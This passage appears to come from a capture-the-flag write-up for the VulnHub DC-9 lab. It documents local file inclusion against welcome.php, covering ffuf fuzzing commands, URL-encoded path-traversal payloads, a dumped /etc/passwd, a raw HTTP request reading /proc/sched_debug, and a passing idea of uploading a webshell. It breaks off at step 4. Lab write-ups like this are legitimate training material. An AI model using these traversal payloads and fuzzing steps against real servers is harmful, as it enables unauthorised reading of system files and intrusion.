
File does not exist

- Maybe we can upload a webshell


Port 80 (HTTP) - LFI

1. Determine if website is susceptible to LFI

```
ffuf -u http://192.168.56.120/welcome.php?W1=W2 -H "Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7" -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt:W1 -w
/usr/share/wordlists/LFI/file_inclusion_linux.txt:W2 -fw 41
```



```
┌──(root💀kali)-[~/vulnHub/DC9/192.168.56.120/exploit/manual-sqli]
└─# ffuf -u http://192.168.56.120/welcome.php?W1=W2 -H "Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt:W1 -w /usr/share/wordlists/LFI/file_inclusion_linux.txt:W2 -fw 41

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.120/welcome.php?W1=W2
 :: Wordlist         : W1: /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Wordlist         : W2: /usr/share/wordlists/LFI/file_inclusion_linux.txt
 :: Header           : Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 41
________________________________________________

[Status: 200, Size: 3316, Words: 71, Lines: 86]
    * W1: file
    * W2: ..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd

[Status: 200, Size: 3316, Words: 71, Lines: 86]
    * W2: ..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
    * W1: file

[Status: 200, Size: 3316, Words: 71, Lines: 86]
    * W1: file
    * W2: ../../../../../../../../../../../../../../../../../../../../../../etc/passwd

[Status: 200, Size: 3316, Words: 71, Lines: 86]
    * W2: ../../../../../../../../../../../../../../../../../../../../../etc/passwd
    * W1: file
```



Example.com - Staff Details

You are already logged in as admin.


```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-
coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
```

2. FUZZ for more files we can include

```
ffuf -u http://192.168.56.120/welcome.php?file=FUZZ -H "Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7" -w /usr/share/wordlists/LFI/
```

- Could not include any files except for `/etc/passwd`

3. View running processes of box, include `/proc/sched_debug`




```
GET /welcome.php?file=../../../../../../../../proc/sched_debug
HTTP/1.1
Host: 192.168.56.120
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/manage.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close


```

```
        <div class="inner">

          File does not exist<br />
          Sched Debug Version: v0.11, 4.19.0-6-amd64 #1
          ktime                                        :
          42998882.528504
          sched_clk                                    :
          42999000.045062
          cpu_clk                                      :
          42998892.903444
          jiffies                                      : 4305641927
          sched_clock_stable()                         : 1

          sysctl_sched
          .sysctl_sched_latency                         : 6.000000
          .sysctl_sched_min_granularity                 : 0.750000
          .sysctl_sched_wakeup_granularity              : 1.000000
          .sysctl_sched_child_runs_first                : 0
          .sysctl_sched_features                        : 4118331
          .sysctl_sched_tunable_scaling                 : 1
          (logaritmic)

          cpu#0, 3408.002 MHz
          .nr_running                    : 2
          .load                          : 2097152
          .nr_switches                   : 9558385
          .nr_load_updates               : 10740537
          .nr_uninterruptible            : 0
          .next_balance                  : 4294.892296
          .curr->pid                     : 3558
          .clock                         : 42998893.056321
          .clock_task                    : 42998893.056321
          .cpu_load[0]                   : 61
          .cpu_load[1]                   : 31
          .cpu_load[2]                   : 16
          .cpu_load[3]                   : 8
          .cpu_load[4]                   : 4
          .avg_idle                      : 1000000
          .max_idle_balance_cost         : 500000

          cfs_rq[0]:/
          .exec_clock                    : 0.000000
          .MIN_vruntime                  : 91012.411287
          .min_vruntime                  : 91012.986158
          .max_vruntime                  : 91012.411287
          .spread                        : 0.000000
          .spread0                       : 0.000000
          .nr_spread_over                : 0
          .nr_running                    : 2
          .load                          : 2097152
          .runnable_weight               : 2097152
          .load_avg                      : 63
          .runnable_load_avg             : 61
          .util_avg                      : 63
          .util_est_enqueued             : 68
          .removed.load_avg              : 0
          .removed.util_avg              : 0
          .removed.runnable_sum          : 0
          .tg_load_avg_contrib           : 0
          .tg_load_avg                   : 0
          .throttled                     : 0
          .throttle_count                : 0
```

4. View only running processes

